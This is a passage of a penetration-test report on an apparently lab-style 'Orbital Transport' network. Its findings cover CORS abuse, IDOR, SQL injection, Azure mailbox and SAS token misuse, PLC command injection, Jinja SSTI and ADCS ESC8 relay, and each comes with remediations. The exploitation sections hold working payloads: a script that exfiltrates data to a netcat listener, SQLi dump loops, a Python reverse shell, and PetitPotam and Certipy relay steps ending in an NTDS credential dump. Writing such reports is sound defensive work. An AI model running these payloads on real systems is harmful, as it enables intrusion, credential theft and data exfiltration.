MITRE ATT&CK	T1189 - Drive-by Compromise T1185 - Browser Session Hijacking	M1013 - Application Developer Guidance M1054 - Software Configuration

EXPLOITATION DETAILS

1. **Netcat Listener**

```
nc -lvnp 4444
```

2. **Create & Access fake malicious web page**
   Create a malicious html page on the attacker machine and launch a server on port 9090.

```
cat << 'EOF' > /tmp/evil.html
<script>
fetch("http://launch.desolator-1.orbital.transport/api/v1/status").then(r=>r.tex
t()).then(d=>fetch("http://192.168.1.109:4444/"+btoa(d)))
</script>
EOF
cd /tmp && python3 -m http.server 9090
```

   Open the html page on http://<ATTACKER_IP>/evil.html.
   Receive the encoded information on the netcat listener server set up on the attackers machine and decode.




Figure *4. A malicious webpage making API calls*

Remediations:

1. SYG recommends replacing Access-Control-Allow-Origin: * with an explicit allowlist of trusted origins (e.g., the internal dashboard URL) and set Access-Control-Allow-Headers to only the required header names.
2. SYG recommends adding authentication middleware (JWT, mTLS, or session tokens) to all API routes so that even if a cross-origin request reaches the API, it is rejected without valid credentials.

Resources:

- OWASP CORS Misconfiguration Guide
- golang-jwt/jwt , Go JWT library
- Smallstep , Practical mTLS guide

END OF FINDING BLOCK

6.1.3 Unauthenticated IDOR on HR Portal

CVSS Score :	7.5	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
Orbital HR Portal - 192.168.1.150	HTTP	8080	3.1.7

Vulnerability Description:
The Orbital Transport HR Self-Service Portal at 192.168.1.150:8080 exposes a public unauthenticated API endpoint /employee/profile/id that returns full employee profile data, including Social Security Numbers (SSNs), home addresses, phone numbers, emergency contact information, and paystub history. The endpoint accepts any sequential integer as the id parameter with no authentication or authorization checks, allowing an unauthenticated attacker to enumerate all employee records by incrementing the ID value.

Business Impact Description:
Successful exploitation allows an attacker with network access to enumerate and exfiltrate the SSNs and personal information of all OT employees without requiring any credentials. Social Security Numbers are the most sensitive category of Personally Identifiable Information (PII), and their exposure creates significant legal and regulatory liability. Affected employees face direct risk of identity theft, financial fraud, and targeted social engineering attacks.

Likelihood Description:
Exploitation of this vulnerability is critically likely, as it only requires network access to the HR portal. No credentials, special tools, or technical expertise are required. This vulnerability was exploited with simple curl commands, but can also be found using a web browser to access any employee record. The sequential integer ID parameter makes full database enumeration trivial and automatable.

MITRE ATT&CK	T1190 - Exploit Public-Facing Application	M1041 - Encrypt Sensitive Information

T1213 - Data from Information Repositories

EXPLOITATION DETAILS

1. **Curl the vulnerable endpoint /employee/profile/<employee id>**

```
curl http://192.168.1.150:8080/employee/profile/*
```



Figure *5. Accessing employee data via simple URL*

Remediations:

1. Remove the SSN field from the /employee/profile/id endpoint response entirely. SSNs should never be returned by any API endpoint unless strictly required and heavily protected
2. Implement authentication on all /employee/* endpoints; no employee data should be accessible without valid authentication

Resources:

- OWASP API Security Top 10
- IDOR Prevention Cheat Sheet

END OF FINDING BLOCK

6.1.4 SQL Injection on HR Portal

CVSS Score :	9.8	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
Orbital HR Portal - 192.168.1.150	HTTP	8080	3.1.7

Vulnerability Description:
The Orbital Transport HR Portal at 192.168.1.150:8080 is vulnerable to SQL injection via the /api/login endpoint. The application constructs SQL queries using unsanitized user-supplied input by directly interpolating the username and password parameters in the query string without parameterization or input validation.

Unauthenticated attackers can inject malicious SQL into the password parameter to bypass authentication, enumerate the database schema, and extract all data from the employee_portal database, including employee SSNs, passwords, addresses, phone numbers, and paystub history.

Business Impact Description:
Successful exploitation of this vulnerability allows a completely unauthenticated attacker to bypass authentication entirely and dump the entire employee database. The exposed data included Social Security Numbers, plaintext passwords, home addresses, and phone numbers. This constitutes a critical data breach with significant regulatory implications. Affected employees face direct risk of identity theft, financial fraud, and targeted social engineering.

Likelihood Description:
Exploitation of this vulnerability is critically likely as it only requires network access to the HR portal and basic SQL injection knowledge. The vulnerability is in the login endpoint, making it immediately accessible before any authentication barrier.

Automated SQL injection tools such as sqlmap could enumerate and dump the entire database in minutes.

MITRE ATT&CK	T1190 - Exploit Public-Facing Application	M1041 - Encrypt Sensitive Information
	T1213 - Data from Information Repositories	M1050 - Exploit Protection

EXPLOITATION DETAILS

1. **Navigate to http://192.168.1.150:8080/api/login**

```
Username: <Any Input>
Password:  ' OR 1=1-- -
```

2. **The database can also be dumped with the following payload**

```
for i in 0 1 2; do
  echo "[*] OFFSET $i"
  curl -s -X POST http://192.168.1.150:8080/api/login \
    -H "Content-Type: application/json" \
    -d "{\"username\":\"a\",\"password\":\"' UNION SELECT
1,CONCAT(username,':',password),3,4,5,6,7,8,9,10,11,12 FROM employees ORDER BY
id LIMIT 1 OFFSET $i-- -\"}"
  echo
done
```




Figure *6. Login bypass using SQLi payload*

Remediations:

1. SYG recommends replacing all raw string query construction with parameterized queries or prepared statements.
2. SYG recommends implementing user input validation and sanitization on all user-supplied parameters.
3. SYG recommends hashing and salting the passwords on my MySQL database.

Resources:

- OWASP SQL Injection Prevention Cheat Sheet
- What is SQL Injection & How to Prevent It

END OF FINDING BLOCK

6.1.5 Overprivileged Service Principal with Unrestricted Mailbox Access

CVSS Score :	9.3	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
X	Azure	X	X

Vulnerability Description:
The Orbital-Transport-Email-App service principal ID is configured with application-level Microsoft Graph API permissions that grant unrestricted read access to all tenant user mailboxes without requiring delegated user consent or additional authentication. Authentication using the exfiltrated certificate (OrbitalTransportEmail.pfx) enabled full enumeration of all Microsoft Entra ID users and retrieval of email contents including a PIM TOTP secret shared via 1Password link in jory.saltman's mailbox which was used to authenticate as a Domain Admin and fully compromise the orbital.transport Active Directory domain.

Business Impact Description:
The overprivileged service principal granted unauthenticated access to all organizational email, exposing PII, internal communications, credentials, and privileged access management secrets directly enabling escalation to Domain Admin and full domain compromise with unrestricted access to all Windows infrastructure, file shares, and business systems. The resulting breach carries significant financial cost from incident response, domain-wide credential rotation, forensic investigation, regulatory breach notifications, and reputational damage from the loss of email confidentiality across the entire organization.

Likelihood Description:
Once the service principal certificate was obtained from blob storage, authenticating to Entra ID and querying the Graph API required only standard PowerShell cmdlets (Connect-AzAccount, Invoke-RestMethod) with no additional exploitation complexity. The overly broad Mail.Read application permission applied to all mailboxes rather than scoped to specific users, making every tenant mailbox immediately accessible.

MITRE ATT&CK	T1078.004 - Valid Accounts T1114.002 - Remote Email Collection T1098 - Account Manipulation	M1032 - Multi-Factor Authentication M1041 - Encrypt Sensitive Information M1026 - Privileged Account Management

EXPLOITATION DETAILS

1. **Azure Authentication via Service Principal Certificate**
   Authenticate to the Azure tenant using the extracted PFX certificate to obtain a Microsoft Graph API access token.

```
Connect-AzAccount -ServicePrincipal `
  -TenantId <REDACTED> `
  -ApplicationId <REDACTED> `
  -CertificatePath /home/kali/EmailApp.pfx

$tokenObj = Get-AzAccessToken -ResourceUrl "https://graph.microsoft.com"
$token = $tokenObj.Token | ConvertFrom-SecureString -AsPlainText
$headers = @{Authorization = "Bearer $token"}
```

2. **Entra ID User Enumeration**
   Leverage the Graph API token to enumerate all user accounts within the Entra ID tenant.

```
$users = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/users"
-Headers $headers
$users.value | Format-Table displayName, userPrincipalName, mail
```

3. **Mailbox Access and Credential Recovery**
   Access the target user's mailbox via the over-permissioned service principal

and recover a 1Password share link containing a PIM TOTP seed from an internal IT email.

```
$messages = Invoke-RestMethod -Uri
"https://graph.microsoft.com/v1.0/users/jory.saltman@orbitaltransport.onmicrosof
t.com/messages" -Headers $headers
$messages.value | Format-Table subject, from, receivedDateTime

$msg = $messages.value[0]
$fullMsg = Invoke-RestMethod -Uri
"https://graph.microsoft.com/v1.0/users/jory.saltman@orbitaltransport.onmicrosof
t.com/messages/$($msg.id)" -Headers $headers
$fullMsg.body.content
```



Figure *7. The email body reveals the 1Password share link: https://share.1password.com/s#<REDACTED>*

4. **Authentication as Jory Saltman with PIM Elevation**
   Log in to the Entra ID portal as jory.saltman with password found and the TOTP recovered from the 1Password share link, then activate the PIM domain admin role.




Figure *8. Log in to the Entra ID portal*

5. **Domain Administrator Confirmation**
   Verify domain admin membership on the domain controller.

```
nxc smb 192.168.1.25 -u jory.saltman -p <REDACTED> -x "whoami /groups"
```




Figure *9. Confirming Domain Admin access*

Remediations:

1. Immediately revoke the OrbitalTransportEmail service principal's certificate credentials in Entra ID, remove all application-level Mail.Read / Mail.ReadWrite permissions, and replace them with scoped delegated permissions restricted to only the specific mailboxes required for the application's function.
2. Prohibit sharing of PIM TOTP secrets and privileged credentials via email or externally accessible links (1Password shared links), and instead require in-person or hardware-token-based provisioning of MFA for all privileged roles.
3. Replace the certificate-based service principal with an Azure Managed Identity where possible, and for any remaining service principals enforce the principle of least privilege by scoping Graph API permissions using application access policies that restrict mailbox access to explicitly named users rather than tenant-wide.

Resources:

- Microsoft - Managed Identities for Azure Resources
- Microsoft - Securing Privileged Access in Entra ID

END OF FINDING BLOCK

6.1.6 Overly Permissive Azure SAS Token

CVSS Score :	9.3	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
X	Azure	X	X

Vulnerability Description:
The HELIX Dashboard HTML template embeds a hardcoded Azure Blob Storage Shared Access Signature (SAS) token in the client-side <script> tag, with permissions sp=rl (read and list), resource scope sr=c (entire container), valid from st=2026-03-26 to se=2026-04-19, targeting the orbitaldatastore storage account's assets container. Any unauthenticated user who views the page source can extract this token and use it to enumerate and download all blobs in the container via the Azure Blob Storage REST API (?restype=container&comp=list), potentially exposing internal JavaScript source code, configuration files, or other assets stored alongside helix-dashboard.js.

Business Impact Description:
Enumeration of the exposed blob container yielded a service principal certificate (OrbitalTransportEmail.pfx) that was used to authenticate to Microsoft Entra ID, read user mailboxes via the Graph API, and extract a PIM TOTP secret from jory.saltman's email , escalating to Domain Admin and full compromise of the orbital.transport Active Directory domain. This breach path exposes all organizational PII and email, disrupts desolator operations, triggers regulatory notification obligations and potential fines, and carries significant financial cost from incident response, credential rotation across all systems, forensic investigation, and forced infrastructure rebuild to re-establish trust.

Likelihood Description:
The chance of exploitation is likely as the SAS token is visible in plain text to anyone who views the HTML page source or inspects network traffic, requiring no authentication, tools, or exploitation skill. Azure Blob Storage enumeration via SAS tokens is a well-documented attack technique actively scanned for by cloud security tools and adversaries.

MITRE ATT&CK	T1552.001 - Unsecured Credentials T1530 - Data from Cloud Storage	M1041 - Encrypt Sensitive Information M1032 - Multi-Factor Authentication

EXPLOITATION DETAILS

1. **Azure blob enumeration**

```
curl -s
"https://orbitaldatastore.blob.core.windows.net/assets?restype=container&comp=li
st&<SAS_TOKEN>" | xmllint --format -
```




Figure *10. Listing files from Azure storage*

Remediations:

1. Immediately remove the certificate from blob storage, rotate the storage account access key to invalidate the SAS token, and import the service principal certificate into Azure Key Vault where it is protected by access policies, audit logging, and hardware-backed encryption.
2. Replace the certificate-based service principal with an Azure Managed Identity, which eliminates exportable credentials entirely by having Azure manage the authentication lifecycle without any secret or certificate material that can be exfiltrated.

Resources:

- Microsoft - About Azure Key Vault Certificates
- Microsoft - Best Practices for Using SAS Tokens

END OF FINDING BLOCK

6.1.7 OS Command Injection via Legacy PLC Management Shell

CVSS Score :	9.3	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150 & 101-103	launch PLC	9001	X

Vulnerability Description:
The PLC controller's legacy management shell in legacy.py contains a _legacy_exec() function that concatenates user-supplied input into a file path string and passes it to subprocess.run() with shell=True, enabling arbitrary OS command execution on the PLC container. The vulnerability exists in _legacy_exec() not in any particular HTTP endpoint meaning any path that can deliver function code to the PLC can trigger it, whether through /command, /raw, /batch, or a direct TCP connection to port 9001.

Business Impact Description:
An attacker achieving remote code execution on the PLC controller can exfiltrate sensitive system files, manipulate launch and weapons registers, install persistent backdoors, or pivot laterally to other Kubernetes workloads , resulting in potential destruction of launch assets following with operational downtime, exposure of proprietary operational data, and regulatory penalties for loss of industrial control system integrity. Compromise of the PLC undermines all safety-critical operations causing severe reputational damage to the organization.

Likelihood Description:
Exploitation likelihood is high because the attack requires only a single unauthenticated HTTP request with a hardcoded password that is visible in the application source code and Docker image. No specialized tooling, prior access, or user interaction is needed , any attacker with network reachability to the API can achieve immediate remote code execution on the PLC controller.

MITRE ATT&CK	T1059.004 - Command and Scripting Interpreter: Unix Shell T1078.001 - Valid Accounts: Default Accounts	M1038 - Execution Prevention M1030 - Network Segmentation

EXPLOITATION DETAILS

1. **Configuring curl command**
   Add the payload and api_url, checking for which user is executing our commands as.

```
export API_URL="http://launch.desolator-1.orbital.transport"
PAYLOAD=$(echo -n '<REDACTED>:exec ;whoami' | base64)
curl -s -X POST ${API_URL}/api/v1/desolator/desolator/command \
  -H "Content-Type: application/json" \
  -d "{\"func_code\": 254, \"payload\": \"$PAYLOAD\"}" | jq -r '.payload' |
base64 -d
```




Figure *11. Running system commands via API*

Remediations:

1. SYG recommends replace subprocess.run(cmd, shell=True) with subprocess.run(["/opt/plc/scripts/" + script_name], shell=False) and validate script_name against a strict allowlist of permitted scripts, rejecting any input containing shell metacharacters.
2. SYG recommends removing the hardcoded LEGACY_PASSWORD from source code, deprecating the legacy shell (FC 0xFE) entirely, and enforcing per-unit authentication via Kubernetes Secrets or a vault for any maintenance functions that must remain.

Resources:

- CWE-78: Improper Neutralization of Special Elements used in an OS Command
- OWASP OS Command Injection Defense Cheat Sheet

END OF FINDING BLOCK

6.1.8 SSTI via Unsanitized report_label user value

CVSS Score :	10.0	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.101-103	HELIX	80	X

Vulnerability Description:
The `/report/generate` endpoint in the HELIX dashboard `app.py` accepts a user-controlled `report_label` value from the JSON request body and directly splices it into a Jinja2 template string using Python's built-in `replace()` function before passing the result to Flask's `render_template_string()`. From here, an attacker can construct and encode a payload to get Remote code execution as root and or launch the desolators via the desolator API.

Business Impact Description:
Exploitation of this vulnerability allows an unauthenticated attacker to gain full control of the HELIX Dashboard server. This could lead to significant financial loss from incident response costs, regulatory fines, and prolonged operational downtime across the desolator fleet. Reputational damage is critical, as the compromised system directly interfaces with launch control infrastructure; an unauthorized desolator launch or shutdown triggered through this vulnerability could potentially cause loss of human life and cause legal actions against executives.

Likelihood Description:
Exploitation is highly likely because Jinja SSTI is a well-documented attack class with extensive public tooling, pre-built payload chains, and widespread awareness. The vulnerability requires no special prerequisites, no user interaction, and can be exploited in a single HTTP request. The specific payload pattern ({{7*7}}) is included in virtually every automated web vulnerability scanner, meaning opportunistic discovery is highly probable even without targeted reconnaissance.

MITRE ATT&CK	T1059.006 - Command and Scripting Interpreter: Python T1203 - Exploitation for Client Execution	M1016 - Vulnerability Scanning M1050 - Exploit Protection

EXPLOITATION DETAILS

1. **Create base64 encoded reverse shell payload**

```
echo -n 'import
socket,subprocess,os;s=socket.socket();s.connect(("192.168.1.109",4444));os.dup2
(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bi
n/sh","-i"])' | base64
```

2. **Reverse shell payload set up**
   Launch a netcat listener on the attacker machine.

```
nc -lvnp 4444
```

   Launch the payload.

```
curl -s -X POST http://helix.desolator-1.orbital.transport/report/generate \
  -H "Content-Type: application/json" \
  -d '{"report_label":
"{{config.__class__.__init__.__globals__[\"os\"].popen(\"<ENCODED_PAYLOAD> |
python3\").read()}}"}'
```




Figure *12. Injecting template code → executing commands*

Remediations:

1. The application should pass report_label as a template data variable to render_template_string() rather than splicing it directly into the template source string, ensuring Jinja2 treats user input as plain text and not executable code.
2. As a defense-in-depth measure, the application should replace the default Jinja2 environment with a Sandbox Environment, which restricts access to Python internals and dangerous attributes, preventing code execution.

Resources:

- Flask/Jinja SSTI Prevention
- Jinja2 SandboxedEnvironment Documentation

END OF FINDING BLOCK

6.1.9 ADCS ESC8

CVSS Score :	9.8	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
DC01 - 192.168.1.5 AUTHORIZATION-CENTER 192.168.1.25	SMB HTTP	445 80	x

Vulnerability Description:
The Orbital Transport Active Directory Certificate Services (ADCS) web enrollment interface at 192.168.1.25 does not require HTTPS or enforce NTLM relay protections, making it vulnerable to ESC8. ESC8 is an NTLM relay attack against the certificate enrollment endpoint. By coercing the Domain Controller to authenticate to an attacker-controlled server using PetitPotam and relaying the authentication to the http://192.168.1.25/certsrv/certfnsh.asp endpoint, an attacker can request a Domain Controller certificate on behalf of DC01. This certificate can then be used to obtain the NTLM hash of the Domain Controller machine account.

Business Impact Description:
Successful exploitation of this vulnerability grants an attacker a Domain Controller certificate, which can be used to authenticate as DC01$ and perform DCSync, extracting all Active Directory credentials. This constitutes a complete compromise of the entire Active Directory domain. All domain accounts, servers, workstations, and services are compromised. This could lead to catastrophic disruption of critical business operations, financial loss, and reputational harm.

Likelihood Description:
Exploitation of this vulnerability is critically likely. Only a valid set of domain credentials and network access to AUTHORIZATION-CENTER and DC01. The attack is well documented, and tooling is publicly available via Certipy and PetitPotam. Any

authenticated domain user can execute this attack chain in seconds. The combination of unauthenticated PetitPotam coercion and ESC8 means this attack is feasible to an attacker with minimal requirements.

MITRE ATT&CK	T1187 - Forced Auth T1557.001 - Adversary-in-the-Middle T1649 -Forge Auth Certification T1003.006 - OS Credential Dumping	M1037 - Filter Network Traffic M1042 - Remove Feature

EXPLOITATION DETAILS

1. **Start a listener on the vulnerable endpoint with Certipy**

```
 certipy-ad relay -ca 'orbital-AUTHORIZATION-CENTER-CA' -target 192.168.1.25
-template DomainController
```

2. **Coerce Domain Controller to authenticate to Listener**

```
./PetitPotam.py 192.168.1.113 192.168.1.5
```

```
┌──(kali㉿kali)-[~/PetitPotam]
└─$ ./PetitPotam.py 192.168.1.113 192.168.1.5
/home/kali/PetitPotam/./PetitPotam.py:20: SyntaxWarning: invalid escape sequence '\ '
  show_banner = '''
```

Figure *13. NTLM relay*

3. **Authenticate with the newly gained certificate and get NTLM hash**

```
certipy-ad auth -pfx dc01.pfx -dc-ip 192.168.1.5
```

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx dc01.pfx -dc-ip 192.168.1.5
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@orbital.transport
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@orbital.transport': [redacted]
```

Figure *14. Certificate abuse*

4. **Use netexec paired with the DC01$ credentials to dump credentials**

```
nxc smb 192.168.1.5 -u dc01$ -H <NTLM HASH> --ntds
```

